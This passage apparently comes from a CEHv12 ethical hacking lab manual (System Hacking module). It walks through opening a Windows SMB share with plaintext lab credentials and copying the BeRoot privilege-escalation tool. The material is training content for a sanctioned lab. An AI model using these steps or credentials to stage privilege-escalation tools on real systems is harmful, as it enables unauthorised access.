
30. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

    Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:


    - Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
    - The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
    - The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
    - The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




31. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.



